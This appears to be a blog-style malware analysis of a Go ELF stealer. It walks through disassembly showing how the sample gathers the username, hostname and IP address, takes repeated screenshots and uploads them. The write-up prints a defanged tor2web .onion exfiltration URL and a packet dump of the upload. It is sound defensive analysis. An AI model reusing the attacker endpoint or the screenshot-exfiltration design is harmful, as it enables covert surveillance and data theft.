ELF Malware
- Inside a Golang Stealer

General Information


The sample analyzed in this document is the ELF64 binary with the SHA256 hash value **06e87fdd502778b1e2fceb93813aa1fcd322a3d0e8e20a5c516cc2f383db1cf0**. The file command reveals this is a golang binary and not stripped, which makes analysis much easier.

Output of "file"

```
06e87fdd502778b1e2fceb93813aa1fcd322a3d0e8e20a5c516cc2f383db1cf0.elf:
ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, Go
BuildID=y2sJGAikRDCJGGkzO4ks/ohtFjssV-b3sJ2_-
sPRw/L_jvaNvehEURhxkbJSwW/gOUAYxP-cmPkM3DRekhf, not stripped
```

Static Analysis

The first function called in the main routine is named **getClientDetails**. This function utilizes the **os** and **os/user** libraries, retrieving the username the malware runs under [1] and the hostname [2] of the system. Further, **getClientDetails** uses a function **getIP** to obtain the IP address of the victim computer via https://api.ipify.org. This website is contacted using the **Client** type from the golang **http** library [3] via a GET request. This part is shown below.



```
sub     rsp, 60h
mov     [rsp+60h+var_8], rbp
lea     rbp, [rsp+60h+var_8]
xorps   xmm0, xmm0
movups  [rsp+60h+var_18], xmm0
mov     [rsp+60h+var_19], 0
xorps   xmm0, xmm0
movups  [rsp+60h+arg_0], xmm0
nop
mov     rax, cs:net_http_DefaultClient
mov     [rsp+60h+http_client], rax
lea     rax, aTlsDialwithdia+1747h ; "https://api.ipify.org?format=textindefi"...
mov     [rsp+60h+url_ip], rax
mov     [rsp+60h+var_50], 21h ; '!'
call    net_http___ptr_Client__Get
mov     rax, [rsp+60h+var_48]
mov     rcx, qword ptr [rsp+60h+var_40+8]
mov     rdx, qword ptr [rsp+60h+var_40]
test    rdx, rdx
jz      short loc_69EB62
```

After **getClientDetails**, the UserHomeDir and MkdirAll functions, both contained in the library **os**, are used to create the directory **win32logs** in the user's home.

```
call    os_UserHomeDir
mov     rax, qword ptr [rsp+88h+var_88+8]
mov     rcx, qword ptr [rsp+88h+var_88]
xorps   xmm0, xmm0
movups  [rsp+88h+var_58], xmm0
movups  [rsp+88h+str_win32logs], xmm0
mov     qword ptr [rsp+88h+var_58], rcx
mov     qword ptr [rsp+88h+var_58+8], rax
lea     rax, aWin32logs ; "win32logs"
mov     qword ptr [rsp+88h+str_win32logs], rax
mov     qword ptr [rsp+88h+str_win32logs+8], 9
lea     rax, [rsp+88h+var_58]
mov     qword ptr [rsp+88h+var_88], rax
mov     qword ptr [rsp+88h+var_88+8], 2
mov     qword ptr [rsp+88h+var_78], 2
call    path_filepath_join
mov     rax, qword ptr [rsp+88h+var_78+10h]
mov     rcx, qword ptr [rsp+88h+var_78+8]
mov     qword ptr [rsp+88h+var_88], rcx
mov     qword ptr [rsp+88h+var_88+8], rax
mov     dword ptr [rsp+88h+var_78], 1FFh
call    os_MkdirAll
```

The next routine, named **handlePicDisplay** performs a download of the image

```
[https://]i[.]imgur[.]com/zkE7Ge7[.]jpeg
```

, again via the http library, to the newly created win32logs directory. After the download is completed, the gnome-open command is run on the downloaded image. I haven't figured out why this is done, I can only guess.


After these first routines, the main section of the stealer starts its work. In the figure below, you can see the main routines.

```
call    main_handlePicDisplay
mov     dword ptr [rsp+88h+var_88], 0
lea     rax, p_handle_screenshot
mov     qword ptr [rsp+88h+var_88+8], rax
call    runtime_newproc
mov     eax, 0EE6B2800h
mov     qword ptr [rsp+88h+var_88], rax
call    time_Sleep
movups  xmm0, [rsp+88h+var_38]
movups  [rsp+88h+var_88], xmm0
movups  xmm0, [rsp+88h+var_28]
movups  xmmword ptr [rsp+88h+var_78], xmm0
movups  xmm0, [rsp+88h+var_18]
movups  xmmword ptr [rsp+88h+var_78+10h], xmm0
call    main_handleFileUpload
mov     rbp, [rsp+88h+var_8]
add     rsp, 88h
retn
```

The runtime_newproc function has a function pointer to the **handleScreenshot**. According to [4], a goroutine is translated to runtime.newproc, thus the handleScreenshot function runs in a separate thread. In a last step, the function **handleFileUpload** is called, which runs indefinitely.

handleScreenshot

This routine uses the library **screenshot** [5] to take screenshots. Each screenshot is named [number].png, where [number] is incremented with each screenshot and saved to the win32logs directory. The github page of the screenshot library features an example which comes pretty close to the code in the malware. The below figure shows a snippet of the routine.




handleFileUpload

This function utilizes another library that can be found on github: **go-resumable** [6] Which provides "multiple simultaneous and resumable uploads". Via this, the malware uploads the screenshots to

```
[http://] sstu6qhgld46pqr57zai7zyfsqv4m5cvjcyu7ibkrx2sp2yyhoaa5iid
[.]onion[.]ws/fu
```

(tor2web) in regular intervals in a simple loop. The screenshot below shows part of the handleFileUpload routine.




Dynamic Analysis

Using **strace** a dynamic analysis was performed, confirming the findings of the static analysis. The creation of a screenshot file (0.png) and the data being written to it are shown in the listing below. The malware was executed as root, thus the screenshot is saved in root/win32logs.

```
-- snip -- openat(AT_FDCWD, "/root/win32logs/0.png",
O_RDWR|O_CREAT|O_TRUNC|O_CLOEXEC, 0666) = 8 epoll_ctl(3,
EPOLL_CTL_ADD, 8, {EPOLLIN|EPOLLOUT|EPOLLRDHUP|EPOLLET,
{u32=2689387896, u64=140095932648824}}) = -1 EPERM (Operation not
permitted) epoll_ctl(3, EPOLL_CTL_DEL, 8, 0xc0000b7db4) = -1 EPERM
(Operation not permitted) write(8, "\211PNG\r\n\32\n", 8) = 8
write(8, "\0\0\0\rIHDR", 8) = 8 write(8, "\0\0\7\200\0\0\3\302\10\2\0
\0\0", 13) = 13 write(8, "\26\37R\345", 4) = 4 --- SIGURG
{si_signo=SIGURG, si_code=SI_TKILL, si_pid=55081, si_uid=0} ---
rt_sigreturn({mask=[]}) = 64813426 write(9, "+\0\1\0", 4) = 4
write(8, "\0\0\200\0IDAT", 8) = 8 write(8, "x\234\354\335wXS\327\377
\7\360\223\204$\214@\200\0002\5\5\21\34\250(\270P\226\210{\26\7"...,
32768) = 32768 write(8, "\314\267-\307", 4) -- snip --
```

The image below shows the screenshots created by the malware after a second run as a normal user. Also in this directory is the basePic.jpeg image downloaded from the imgur URL.



In addition to strace, wireshark was used to capture the network traffic. Below in the listing, the partial dump of a HTTP post request is shown, uploading the first screenshot (0.png) to the attacker URL.

```
-- snip --
0030   fa f0 37 ce 00 00 50 4f 53 54 20 2f 66 75 20 48   ..7...POST /fu H
0040   54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 73   TTP/1.1..Host: s
0050   73 74 75 36 71 68 67 6c 64 34 36 70 71 72 35 37   stu6qhgld46pqr57
0060   7a 61 69 37 7a 79 66 73 71 76 34 6d 35 63 76 6a   zai7zyfsqv4m5cvj
0070   63 79 75 37 69 62 6b 72 78 32 73 70 32 79 79 68   cyu7ibkrx2sp2yyh
0080   6f 61 61 35 69 69 64 2e 6f 6e 69 6f 6e 2e 77 73   oaa5iid.onion.ws
-- snip --
01a0   72 6f 6f 74 0d 0a 41 63 63 65 70 74 2d 45 6e 63   root..Accept-Enc
01b0   6f 64 69 6e 67 3a 20 67 7a 69 70 0d 0a 0d 0a 89   oding: gzip.....
01c0   50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00   PNG........IHDR.
01d0   00 07 80 00 00 03 c2 08 02 00 00 00 16 1f 52 e5   ..............R.
01e0   00 00 48 86 49 44 41 54 78 9c ec dd 77 94 15 f5   ..H.IDATx...w...
-- snip --
```

Conclusion

Due to the binary not being stripped, the static analysis uncovered most of the stealer's functionality. It was also the first golang malware I analyzed, so that was greatly beneficial for me. Although this malware is not very stealthy, creating a directory visibly in the user's home, it may still be able to steal sensitive data during the time it takes to be detected and deleted. Sadly, I was not able to find any information about how this stealer finds its way to the victim machine. Because the files were successfully uploaded to the URL found in the malware during the dynamic analysis, it still seems to be very much alive and performing its malicious activity.

References:
[1] Golang Documentation, “os - user - Current.” https://golang.org/pkg/os/user/#Current
[2] Golang Documentation, “os - Hostname.” https://golang.org/pkg/os/#Hostname
[3] Golang Documentation, “http - Client.” https://golang.org/pkg/net/http/#Client
[4] Go Internals https://eli.thegreenplace.net/2019/go-internals-capturing-loop-variables-in-closures/
[5] screenshot library https://github.com/kbinani/screenshot
[6] go-resumable library https://github.com/bleenco/go-resumable

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